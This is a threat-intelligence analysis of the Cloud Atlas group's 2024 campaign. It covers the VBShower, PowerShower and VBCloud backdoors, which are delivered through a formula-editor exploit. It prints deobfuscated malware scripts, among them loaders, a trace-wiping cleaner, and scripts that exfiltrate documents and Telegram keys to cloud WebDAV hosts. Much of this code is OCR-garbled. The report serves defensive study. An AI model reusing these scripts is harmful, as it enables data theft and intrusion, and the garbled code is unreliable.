Cloud Atlas seen using a new tool in its attacks

Oleg Kupreev :: 12/23/2024




Authors

Oleg Kupreev

Introduction

Known since 2014, Cloud Atlas targets Eastern Europe and Central Asia. We're shedding light on a previously undocumented toolset, which the group used heavily in 2024. Victims get infected via phishing emails containing a malicious document that exploits a vulnerability in the formula editor (CVE-2018-0802) to download and execute malware code. See below for the infection pattern.



Typical Cloud Atlas infection pattern

When opened, the document downloads a malicious template formatted as an RTF file from a remote server controlled by the attackers. It contains a formula editor exploit that downloads and runs an HTML Application (HTA) file hosted on the same C2 server. The RTF and HTA downloads are restricted to certain time slots and victim IP addresses: requests are only allowed from target regions.

The malicious HTA file extracts and writes several files to disk that are parts of the VBShower backdoor. VBShower then downloads and installs another backdoor: PowerShower. This infection scheme was originally described back in 2019 and has changed only slightly from year to year.

Previously, Cloud Atlas employed PowerShower to download and run an executable file: a DLL library. This DLL would then fetch additional executable modules (plug-ins) from the C2 server and execute these in memory. Among these plug-ins was one specifically designed to exfiltrate files with extensions of interest to the attackers: DOC, DOCX, XLS, XLSX, PDF, RTF, JPG and JPEG. The plugins were downloaded and their output was uploaded via the WebDAV protocol over public cloud services. Interestingly, after a plug-in was successfully downloaded, the DLL would delete the file from the cloud.

The VBCloud backdoor now replicates the executable file's original capabilities, such as downloading and executing malicious plug-ins, communicating with a cloud server, and performing other tasks. We first detected attacks using this implant in August of last year. Since then, we've observed numerous variations of the backdoor which have helped it to stay under the radar. This new campaign loads VBCloud via VBShower, which also downloads the PowerShower module. PowerShower probes the local network and facilitates further infiltration, while VBCloud collects information about the system and steals files. Below, we use a sample seen in September 2024 as a case study to examine each stage of a Cloud Atlas attack that employs the new toolkit.

Technical details

HTA

The exploit downloads the HTA file via the RTF template and runs it. It leverages the alternate data streams (NTFS ADS) feature to extract and create several files at %APPDATA%\Roaming\Microsoft\Windows\. These files make up the VBShower backdoor.

```
| CHILD | The Test and CHILD |
```

Sample HTA content

Below are the VBShower components loaded by the HTA dropper.

File name

AppCache028732611605321388.log:AppCache02873261160532138892.vbs AppCache028732611605321388.log:AppCache028732611605321388.vbs

AppCache028732611605321388.log:AppCache028732611605321388.dat

Description

VBShower Launcher (copy) VBShower Launcher Encrypted VBShower backdoor

AppCache028732611605321388.log:AppCache0287326116053213889292.vbs VBShower Cleaner

After the download is complete, the malware adds a registry key to auto-run the VBShower Launcher script.

- $1 \ "Software\Microsoft\Windows\Current\Version\Run", "dmwappushservice", "wscript\/B "%APPDATA%\Roaming$
- ² \Microsoft\Windows\AppCache028732611605321388.log:AppCache028732611605321388.vbs"

The backdoor also launches further scripts: VBShower Launcher (copy) and VBShower Cleaner.

- 1 wscript /B "%APPDATA%\Roaming
- 1 wscript /B "%APPDATA%\Roaming
- 2 \Microsoft\Windows\AppCache028732611605321388.log:AppCache0287326116053213889292.vbs

The attackers create custom HTA files for each victim, so the names of the scripts and registry keys are mostly unique. For example, we have seen intertwine used as a name template, while the file names themselves looked as follows.

- "intertwine.ini:intertwineing.vbs";
- "intertwine.ini:intertwineinit.vbs";
- "intertwine.ini:intertwine.vbs";
- "intertwine.ini:intertwine.con".

VBShower

VBShower::Launcher

This script acts as a loader, responsible for reading and decrypting the contents of AppCache028732611605321388.log:AppCache028732611605321388.dat, before using the Execute() function to pass control to that file.

```
On Error Resume Next

Set QC=GetObject("winmgmts:(impersonationLevel=impersonate)!\root\default:StdRegProv")
QC.GetExpandedStringUalue &H800000000, "CLSID\c00d3FE01-F093-11CF-8940-000A0C9054228)\ProgID", "", MGmfHi3
Set aD=CreateObject(MGmfHi3)
wUJzy4=Chr(Asc("F")-2)*Chr(Asc("d")-3)*Chr(Asc("k")*9)
kKRvrga=Split(MScript.ScriptFullName,"\")
aUNeUKa=kKRvrga(UBound(kkRvrga))
qgmrX3-Replace(aUNeUKa,"yz", "', 1, 0)
aUNeUKa=Left(qgmrX3.Len(qgmrX3)-3)
KWSEJO6=aD.GetParentFolderName(WScript.ScriptFullName)
If aD.FileExists(KWSEJO6*Chr(92)*aUNeUKa*wUJzy4) Then
Set XkoINB=aD.OpenfextFile(KWSEJO6&Chr(92)*&UNeUKa*wUJzy4)
LKOcHH3=XkoINB.Read011
PXUhNTE=Hidd(LKocHH3,3,2)
LB=Hid(LKocHH3,3,2)
LB=Hid(LKocHH3,1,2)
CCEsq13=True
For i=5 To Len(LKocHH3) Step 2
ECCt3=Tiste(LKocH3) Step 2
ECCt3=Tiste(LK3) Step 2
ECCt3=Tiste(LK3) Step 2
ECCt3=Tiste(LK3) Step 2
ECCt3=Tiste(LK3) Step 2
ECCt3=Tiste(
```

Sample VBShower Launcher content

VBShower::Cleaner

This script is designed to clear the contents of all files inside the \Local\Microsoft\Windows\Temporary Internet Files\Content.Word\ folder by opening each in write mode. While the files persist, their contents are erased. This is how the Trojan covers its tracks, removing malicious documents and templates it downloaded from the web during the attack.

The script uses the same method to erase both its own contents and the contents of the VBShower Launcher copy, which is used solely for the malware's first run.

```
On Error Resume Next

Set YCc2=GetDbject("winngmts:{impersonationLevel=impersonate}!\root\default:StdRegProv")

YCc2.GetExpandedStringValue &H88080808,"CLSID\{0D43FE01-F093-11CF-8940-00A0C9054228}\ProgID","",rKIA

Set FfSb=CreateObject(rKIA)

FfSb.OpenTextFile WScript.ScriptFullName,2,True

FfSb.OpenTextFile Replace(WScript.ScriptFullName,"92","",1,1,0),2,True

Set Fqd1=GetObject("winngmts:{impersonationLevel=impersonate}!\root\default:StdRegProv")

Fqd1.GetExpandedStringValue &H800000001,"Volatile Environment","APPDATA",UF

WOHG3="\Temporary Internet Files\Content.Word\"

jn8="\..\Local\Microsoft\Windows"

If FfSb.FolderExists("%APPDATA%\..\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\") Then

BAMM4="%APPDATA%\..\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\"

End If

If vbString=UarType(BAMM4) Then

Set YMId=FfSb.GetFolder(BAMM4)

Do

If YMId.Size=0 Then

Exit Do

End If

Set mEC=YMId.Files

For each BIgN0 in mEC

FfSb.OpenTextFile BIgN0,2,True

Next

Wscript.Sleep 507

Loop While True

End If
```

Sample VBShower Cleaner content

VBShower::Backdoor

The backdoor's payload is contained encrypted within a DAT file.

```
\begin{array}{l} \textbf{5afe15347a1f282835287a083f292f373f7a143f222e6019311c1e6778fe303435466F722054268453D3120546F2034353A45786563757465206A68456628436B46442C61424A62293A4E6578743031334A506C643D22393239322E76223031384A797A413D2250726F787953657276657223031304B7957443D2252756E2230353B243655653D22434C5349445C7B38386439366130622D6663139322D313164342D613635662D30330343993633323353165357D5C50726F67494423032334524F69633D22496E7465726E65742053657474696E677322303131517854433D222E7662732230303994B4E69413D223933222303335627849643D22225415055044415541255C4D693726F736766745056796E646F77735C22303138466C76443D22277736372697074202F4220230303996C6372373D222E7622303639486675633D222C206C696B65204765636B6F29204368726F05652F3123372E32372E302E30253616661726092F3533372E33362045664672F3132372E302E323533352E3932223033335644F4B633D224745542230323742594E383D22566F6C6174696C65204566F666F66547422303131614476373D222E746D7022303137535378323D22557365722D416765656F67879456E61626C6520456640776170707573687365725696365252303138626A4B303D2250726F7879456E61626C6522303137456661393D2255534552444F4D4494F923M3139766F70353D22414444F444492F53747965616D223M3131456446353D2255844F4D4494F923M3139766F70353D22414444F444492F53747965616D223M3131456446353D2256AFF6
```

Encrypted VBShower backdoor

VBShower::Launcher goes through several stages to decrypt the backdoor.

First decrypted layer of VBShower Backdoor

Fully decrypted and deobfuscated VBShower Backdoor content

The VBShower backdoor then runs in memory, subsequently performing several operations in a loop.

- · Check for the autorun registry key and restore it if missing.
- Attempt to download additional encrypted VB scripts from the C2 server and run these. If the downloaded data
 is larger than 1 MB, the module saves the script to disk inside alternate data streams (NTFS ADS) and runs it
 with the help of the "wscript" utility. Otherwise, it runs the script in the current context.
- If an alternate data stream contains a TMP file, the backdoor sends it to the C2 server with a POST request.
 The additional scripts downloaded from the C2 use the TMP file to store their output.

VBShower::Payload

We were able to detect and analyze a number of scripts downloaded and executed by the VBShower backdoor.

VBShower::Payload (1)

The first script we found does the following:

- · Gets the domain, username and computer.
- Gets the names and values of the registry keys in the SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- Gets information about the file names and sizes in the following folders:
 - %AppData%;
 - %AllUsersProfile%:
 - %AllUsersProfile%\Canon;
 - %AllUsersProfile%\Intel:
 - %AllUsersProfile%\Control;
 - %AllUsersProfile%\libs;
 - %AllUsersProfile%\Adobe;
 - %AllUsersProfile%\Yandex;
 - %AllUsersProfile%\Firefox;
 - %AllUsersProfile%\Edge;
 - %AllUsersProfile%\Chrome;
 - o %AllUsersProfile%\avp.
- Gets the names of running processes, their start dates and the commands that started them.
- Gets a list of scheduler tasks by running cmd.exe /c schtasks /query /v /fo LIST.

All data collected this way is saved in a TMP alternate data stream and forwarded to the C2 server by the VBShower::Backdoor component.

The paths listed above (%AllUsersProfile%\<subfolder>) are used for installing the VBCloud backdoor. The steps performed by the script are most likely needed to check if the backdoor is present and installed correctly.

```
ray(v,t2) them
v,t+0 to UBound(v,t2)
v_reg. GetExpandedStringWalue v_t1,"SDFTWARE\HLcrosoft\Windows\EurrentVersion\Run",v_t2(v_t4),v_t5
v_bHrfv_bufExh(*(18)&v_t2(v_t4)x****cu_t5&chr(124)
             The property of the property o
```

Decrypted and deobfuscated contents of script 1

VBShower::Payload (2)

The second script reboots the system.

```
On Error Resume Next
Set opSysset - GetObject("winngmts:{authenticationlevel=Pkt,(Shutdown)}").ExecQuery("select * from Win32_OperatingSystem where Primary=true")
for each opsys in opSysSet
    retUal = OpSys.Reboot()
next
```

Decrypted and deobfuscated contents of script 2

VBShower::Payload (3)

A further script downloads a ZIP archive, extracts it into the %TMP% directory, and collects the names and sizes of downloaded files to then send an extraction report to the C2. This is done to verify that the files were received and unpacked.

```
On Error Resume Next

Wescript. Sleep(18888)
Set g==GetOhject("winnights: (impersonationLevel=impersonate) \noot\default: StdRegProv")
gr. GetExpandedStringValue &H888888889. (SLSID\(88496a8)-f192-l1d4-a65f-8848963251e5)\ProgID", "", tn
Set tn]=GreateOhject("n)
set tn]=GreateOhject("shllAme
zlpProh-Replace(Hid(n), l, instr(l, nf, "i", l)), ", ini", ".zip", l, l)
set tn]=GreateOhject("shllAme
zlpProh-Replace(Hid(n), l, instr(l, nf, "i", l)), ", ini", ".zip", l, l)
set tn]=GreateOhject("shllAmp). NameSpace(GreateOhject("WScript.Shell"). ExpandEnvironmentStrings("XHPX"))
Set tn)=GreateOhject("Script, SriptFolder, Losse, oua
Set b=GreateOhject("Script, SriptFolder, Losse, oua
Set b=GreateOhject("Script, Shell"). ExpandEnvironmentStrings("XHPX")+"\PN")
Set tn)=GreateOhject("Script, ScriptFullMame,".vbs",".local",1,1,8),2,True). Vrite(t3). Close()
End If
```

Decrypted and deobfuscated contents of script 3

VBShower::Payload (4) and (5)

VBShower downloads two similar scripts that are designed for installing the VBCloud and PowerShower backdoors. These scripts first download an archive from a hardcoded link and then unpack it into the %ALLUSERSPROFILE% folder. In the case of VBCloud, the script changes the extension of the unpacked file from TXT to VBS and creates a scheduler task to run VBCloud. In the case of PowerShower, the extension of the unpacked file is changed from TXT to PS1, whereupon the script adds the file to the \Run registry branch.

Unlike VBShower's own scripts, downloadable scripts with a payload are present on disk as files, rather than hidden inside alternate data streams.

Besides installing backdoors, these scripts build a report that consists of the names of running processes, their start dates and the commands that started them, registry keys and values in the \Run branch, and a list of files and directories at the path where the archive was unpacked. This report is then sent to the C2 server.

```
| Proceedings | Proceedings | Process | Proces
```

Decrypted and deobfuscated contents of the scripts for downloading and installing VBCloud and PowerShower

PowerShower

PowerShower is nearly identical to VBShower in terms of functionality.

Sample PowerShower script installed with VBShower

PowerShower downloads additional PowerShell scripts from the C2 and executes these. If the downloaded data begins with the character "P", PowerShower interprets the data as a ZIP archive, rather than a PowerShell script, and

saves the archive to disk as "%TMP%\Firefox.zip". PowerShower does not unpack the archive, serving as a

```
}

$\\ \neq \text{[Convert]::IoInt32(\( \)\( \)\( \)\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\( \)\\\( \)\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\\\( \)\
                                   }
                        }
return $tuo;
            Function BUHBEION($url) {
                     }
$\\
\text{Srh.SetRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20200201 Firefox/131.0"); \\
\text{$rh.send("$la");} \\
\text{return $rh.status;}
\end{align*}
        } 
$rh.SetRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; ru:130.0) Gecko/20200201 Firefox/131.0");
                                   $\text{SYR1.5etKequestHeader("User-Agent", "MO2111a/5.0 (WINDOWS NI \\
$\text{$rh.send();} \\
$r = \text{$rh.status;} \\
if (\$r = ne 200) \\
$\text{$mite} = (-join 317. .320 | Get - Random - Count 1) * 1; \\
$sleep \$\text{$mite}; \\
\end{align*}
                       }
} while ($sr - ne 200);
return $rh.responseBody;
```

The downloaded PowerShell scripts run in memory, without being saved to disk. Most of the scripts save their output to sapp.xtx, which PowerShower then sends as a report to the C2.

The PowerShower scripts use the same C2 domains as VBShower.

PowerShower::Payload (1)

The script gets a list of local groups and their members on remote computers via Active Directory Service Interfaces (ADSI). The script is most often used on domain controllers.

Sample script to get a local groups and members list, downloaded and executed by PowerShower

PowerShower::Payload (2)

Script for dictionary attacks on user accounts.

Sample password bruteforcing script, downloaded and executed by PowerShower

PowerShower::Payload (3)

The script unpacks the Firefox.zip archive previously downloaded by the PowerShower backdoor, and executes the keb.ps1 script contained in the archive as a separate PowerShell process with a hidden window. The keb.ps1 script belongs to the popular PowerSploit framework for penetration testing and kicks off a Kerberoasting attack.

Sample script that launches a Kerberoasting attack, downloaded and executed by PowerShower

PowerShower::Payload (4)

This script gets a list of administrator groups.

```
 $$ $$ $$ : $ = \noint (who ami / groups / fo csv | Convert From - Csv | Where - Object { $.SID - eq `S-1-5-32-544` }); $$ $$ = $$ id 3; [io.file]:: WriteAllText($env:temp+`sapp.xtx`, $ri);;;;; $$
```

Sample script to get a list of administrator groups, downloaded and executed by PowerShower

PowerShower::Payload (5)

This script gets a list of domain controllers.

```
$la4 = nltest /dsgetdc:KGMFA;
[io.file]::WriteAllText($env:temp+"\sapp.xtx", $la4);;;
```

Sample script to get a list of domain controllers, downloaded and executed by PowerShower

PowerShower::Payload (6)

This script gets information about files inside the ProgramData directory.

Sample script to get information about files inside the ProgramData directory, downloaded and executed by PowerShower

PowerShower::Payload (7)

This script gets the account policy and password policy settings on the local computer.

```
$la = net accounts;
[io.file]::WriteAllText(\u00e8env:temp+"\sapp.xtx", \u00e8la);;;
```

Sample script to get policy settings, downloaded and executed by PowerShower

PowerShower::Payload:: Inveigh

We also observed the use of PowerShell Inveigh, a machine-in-the-middle attack utility used in penetration testing. Inveigh is used for data packet spoofing attacks, and collecting hashes and credentials both by intercepting packets and by using protocol-specific sockets.

The Inveigh script is extracted from the ZIP archive downloaded by PowerShower and runs as described under PowerShower::Payload (3).

```
$if = [systen.cowert]: Fromasockskring($fib)
$pri="C:\Programbatakenpo.tx" [
[Inditelinding()]
parameter(Indatarry=\false)][array]$ablDNSHots!gnore = ("isatap","epad"),
parameter(Indatarry=\false)][array]$ablDNSHots!gnore = "irefoo",
parameter(Indatarry=\false)][array]$ablDnSHots!gnore = "irefoo",
parameter(Indatarry=\false)][array]$ablDnSHots!gnore = "",
parameter(Indatarry=\false)][array]$ablDnSHots!gnore = "",
parameter(Indatarry=\false)][array]$ablDnSHots!gnore = "",
parameter(Indatarry=\false)][array]$ablDnSHots!gnore = "firefoo",
parameter(Indatarry=\false)][array]$ablDnSHots!gnore = "\false "",
parameter(Indatarry=\false)][array]$ablDnSHots!gnore = "\false "",
parameter(Indatarry=\false)][array]$ablDnSHots!gnore = "\false "",
parameter(Indatarry=\false)][array]$ablDnSHots!gnore = \false "",
parameter(Indatarry=\false)][array]$ablDnSHIT = "\false "",
parameter(Indatarry=\false)][array]$ablDnSHIT = \false "",
parameter(Indatarry=\false)][array]$ablDnSHIT = \false "",
parameter(Indatarry=\false)][array]$ablDnSHIT = \false "",
parameter(Indatarry=\false)][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][array][arra
```

Sample Inveigh script, downloaded and executed by PowerShower

VBCloud

As described above, VBCloud is installed via VBShower. We found the following module installation paths.

- 1 C:\ProgramData\avp\avp upd.vbs
- 2 C:\ProgramData\Adobe\AdobeLog.vbs
- 3 C:\ProgramData\Adobe\manager.vbs
- 4 C:\ProgramData\Adobe\sysman.vbs
- 5 C:\ProgramData\Adobe\news_adobe.vbs
- 6 C:\ProgramData\Adobe\upgrade.vbs
- 7 C:\ProgramData\Edge\SrvMngrUpd.vbs
- $8 \ C: \ Program Data \ Edge \ intelog. vbs \\$
- 9 C:\ProgramData\Chrome\ChromeSys.vbs

Sample VBCloud main module paths

The core functionality of the VBCloud module duplicates that of VBShower: both download and run PowerShell scripts with a payload, and then send the output to the C2. Unlike VBShower, however, VBCloud uses public cloud storage as the C2.

Sample VBCloud script

The VBCloud script does not contain any loops, and it is designed to execute only once. However, it gets triggered by a scheduled task every time the user logs into the system, which means it will run frequently. We've also seen variants of the backdoor that executed their core functionality in a loop with a thirty-minute delay between repetitions. These variants ran the script once via the \Run registry branch when the system booted up for the first time after being infected.

Decrypted and deobfuscated VBCloud script

VBCloud does the following:

- Check the availability of the kim.nl.tab.digital WebDav server by sending an HTTP MKCOL request to create the directories named "kmsobuqjquut" and "rwqdmpaohxns" with the credentials hardcoded in the script. If the server is unavailable, the script switches to the backup address "webdav.mydrive.ch".
- If the WebDav server is available, create a file in the "kmsobuqjquut" directory on that server via an HTTP PUT
 The file name follows the pattern ddmmyy_HHMMSS, and the extension is randomly selected from among TXT,
 RTF, DOC, PPT, MDS, PNG and JPEG. We have seen files named "070824_001919.txt" and
 "250724_002919.doc". Files like these contain the username and MAC addresses of network adapters,
 effectively confirming that the script is active on the infected system.
- The Trojan then attempts to download one of three files from the "rwqdmpaohxns" directory: "criclyqnduv.txt",
 "jhflenoqelp.txt" or "avnwiabihik.txt". If VBCloud successfully downloads the file, it immediately deletes it from
 the cloud with an HTTP DELETE request, and then executes it in the current process via the Execute() function
 after decrypting the contents. As in the case of PowerShower, the payload can be made up of various scripts.

VBCloud::Payload (1)

This script is designed to send information about disks to the C2.

```
On Error Resume Mext
set mddsxdzkjojskn = CreateObject("WSXHL2.ServerXHLHTIP.6.8")
set jijajskduphc = CreateObject("winngmts:{inpersonationlevel-impersonate}!\\\root\default:StdRegProv")
eipxbodwrzxes-mddsxdzkjojskn = CreateObject("winngmts:{inpersonationlevel-impersonate}!\\\root\default:StdRegProv")
eipxbodwrzxes-mddsxdzkjojskn = CreateObject("winngmts:{inpersonationlevel-impersonate}!\\\root\default:StdRegProv")
eipxbodwrzxes-mddsxdzkjojskn = CreateObject("winngmts:", "Software\Microsoft\Windows\CurrentUersion\Internet Settings","ProxyServer", iogkwwjjhhywx
jijkskduphc.GetShingwalue Albe000081, "Software\Microsoft\Windows\CurrentUersion\Internet Settings","ProxyEnable", ntkwoyirrtdun
if GUartippe(iogkwwjjhnywx >> wbhall) And (atkwoyirrtdun - 1)) Then
madszdzkjojskn.setProxy 2, iogkwwjjhhywx

If Set zijzsbobaqeev = GetObject("winngmts:(impersonationLevel-impersonate)!\\\root\cinv2").ExecQuery("Select * from Win32_LogicalDisk")
wsywxlznfaqan = ""

For Each hirpybdnquuoo in zjizsbobaqeev
wsywxlznfaqan = wsywxlznfaqan & "Driveletter: " & hirpybdnquuoo.Hadialype & ";; " & "Description: " & hirpybdnquuoo.UoluneName & ";; "
wsywxlznfaqan = wsywxlznfaqan & "Driveletter: " & hirpybdnquuoo.Hedialype & ";; " & "Size: "
wsywxlznfaqan = wsywxlznfaqan & "Briedialype: " & hirpybdnquuoo.Hedialype & ";; " & "Size: "
wsywxlznfaqan = wsywxlznfaqan & "Inthirpybdnquuoo.Size / 1073741824) & "Gb" & ";; "
wsywxlznfaqan = wsywxlznfaqan & Inthirpybdnquuoo.Size / 1073741824) & "Gb" & ";; "
wsywxlznfaqan = wsywxlznfaqan & "FreeSpace: " & Int(hirpybdnquuoo.FreeSpace / 1073741824) & "Gb" & UbCr

Next
Modsxdzkjojsh.Send wsywxlznfaqan & "Got & "Got
```

VBCloud::Payload (2)

This script is designed to exfiltrate files and documents. It iterates through local drives and removable media in search of files with the extensions DOC, DOCX, XLS, XLSX, PDF, TXT, RTF and RAR. The script checks the size of any files it finds to match this condition and collects those between 1000 and 3,000,000 bytes to exfiltrate. The files must have been modified no more than 72 hours before the current date. The script then copies matching files to a ZIP archive it creates, named "mapping.zip". It also adds a file with metadata such as the created time, modified time, last opened time, and full path to the file. Upon exceeding 4,000,000 bytes, an archive is uploaded to cloud storage and deleted from the system. It is replaced with a new one, and the file harvesting process continues. The archive is uploaded in RC4-encrypted form, with a name that follows the template "%d_13134" and one of the following extensions chosen at random: MP3, AAC, MP2, FLAC, WAV, ALAC, MQA, OGG, DSD, WMA, and MP4.

```
hocanhid = 0

"down", "down", "down", "lan", "lan", "dir", "dir", "lan", "lan", "dir", "dir",
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        .ox40gmail.com/" & "kmsobuqjquut/" , false, "
                                                                             S. DeleteFile(ProgranData_path & _nuir /
End if
if Fs.FileExists(ProgranData_path & napping_zip) Then
Fs.DeleteFile(ProgranData_path & napping_zip)
End if
                 Company Annual Company Company
           de latena - Birchert ("", ignamad Jahrhamethia & ucrim tecanom; a Barchert (""), ignamad Jahrhamethia & ucrim tecanom; a Barchert (""), ignamad Jahrhamethia & ucrim tecanomic problems (""), programbia—jahrhamethia & Bucalah, ignamad jahrhamethia (""), ignamad jahr
                                                                             Fund Souther-specialize()

On Error Remain Next

Bandenium Nex
                                                                                   vnnbanuy - ReadFile(ProgranData_p

asglubkis = RGd_erpt(comhanuy, "s

set jfsdzgtn - CreateObject("adodi

jfsdzgtn.oppe - CreateObject("adodi

jfsdzgtn.oppe - CreateObject("adodi

jfsdzgtn.oppe - CreateObject("adodi

jfsdzgtn.oppetion = O

jfsdzgtn.opetion = O

jfsdzgtn.tupe = 1

jfsdzgtn.tupe = 1

udwabtlx.Send jfsdzgtn.read
                                                                                                                 fsdzgtn.position = 0
fsdzgtn.type = 1
dumbtlx.Send_jfsdzgtn.read
script.Sleep(3000)
sleteZiPnbuff()
                       End Function
Function ReadFile(ypjrslin)
On Error Resume Next
                                                                                                                                         EFFOR negume mex.
dbuagar = FS.GatFile(up;r=lin)
dbuagar = FS.GatFile(up;r=lin)
dbuagar = dbuagar = 0pandsTaxtStream(1, -2)
la not slragibu dtEndOfStream
ioygx = tptioygx & slrajubu.read(25000)
                                                                                         wend
slrqjuhw.Close()
ReadFile = tptioygx
                 ReadFile = tptloygx
end function
Function SaveStreamFoZIP()
On Error Resume Next
stream.SaveIoFile(Progn
AddFileToZIP ProgramDat
Heavint.Sleep(2000)
                                                                 On Error Resume Most of the State of the Sta
| Windless 
                                                                                                                             on ProcessDisk(secjelb)

Lete(ThehfC)" "Mttps://kin.nl.tab.digital/renetc.php/daw/files/

word | State |

word | State |

ript.Sleep(1889) | Alley defects | State | State | State | State |

word | State | S
                                                                                               SaveStreanToZIP()
Werript.Sleep(1000)
"https://kin.nl.tab.digital/remote.php/daw/files/.
wdwbtb.c.erBequestHeader "Content-Type", "application/x-www-fron-urlencoded
wdwbtb.c.erd "Pinish")
                                                                                   Function

Etion ProcessDiskByDriveType(ptzejaao)

For Each sscjzelb in GetObject("winngmts:(imp

If secjzelb.TriveType = ptzejaao Then

ProcessDisk(sspc jeelb.Mane)
                                                                             Next
Function
Function MdFllaTeZIP(icneoawf, aonfjcmc)
Const habbyon; 8 Mid 48
epliphat - PS.GetBboolutePathName(icnaoawf)
zipfilePath = PS.GetBboolutePathName(aonfjcmc)
If Mor PS.FileExistCcipfilePath) Them
GreatEmptyZiPFLipFilePath)
                                                                             Constabuty/IP(capriseran/
Bit | Formato | Constabuty | Co
                                                                                                                                   Emm 11

Bott 15Hdsuph Then

Bott 15Hdsuph Then
                 Loop
On Error GoTo B
End If
End Function
```

Part of the file exfiltration script

VBCloud::Payload (3)

This script gets various system information such as the OS version, RAM size, manufacturer, computer name,

```
Function infogigfukei()
On Error Resume Next
On Error Resume Next
On Error Resume Next
Function infogigfukei()
On Error Resume Next
For Each Monowondbrew in genhyubfuyai
Error Resume Next
For Each Monowondbrew in genhyubfuyai
Error Resume Next
Er
 ■■Lo%40gmail.com/" & "kmsobuqjquut/" & "btvxk_12511.sy
                        The control of the co
         On Error Resume Next
Set mpcckynkkixw = CreateObject("ADODB.Stream")
mpcckynkkixw.Type = 2
```

VBCloud::Payload (4)

Script to exfiltrate Telegram files:

- The file D877F783D5D3EF8Cs contains the user ID and encryption key used for interaction between the desktop client and Telegram servers.
- The file key_datas contains local encryption keys.

```
On Error Resume Next
set udbgsphbuckeg = CreateObject('HSMIL2.ServerMLHIIP.6.8')
set udbgsphbuckeg = CreateObject('HSMIL2.ServerMLHIIP.6.8')
nov-udbgsphbuckeg, setOption 2, nov
dogsphbuckeg, setOption 1, nov
dogsphbuckeg, setOption 2, setOption 2, setOption 1, nov
dogsphbuckeg, setOption 2, 
  wscript.Sleep(588)
vdbgsphkovkaq.Open, 'PUI', https://wwhdav.opendrive.com/yegizxpeowoq/' & pfuflxovhkloz , false, '
vdbgsphkovkaq.Send yfkhlqroatqkv.Read
odbgsphkovkaq.Send yfkhlqroatqkv.Read
of function
```

Part of the file exfiltration script

Geography of attacked users

Several dozen users were attacked in 2024, 82% of these in Russia. Isolated attacks were recorded in Belarus, Canada, Moldova, Israel, Kyrgyzstan, Vietnam and Turkey.

Conclusion

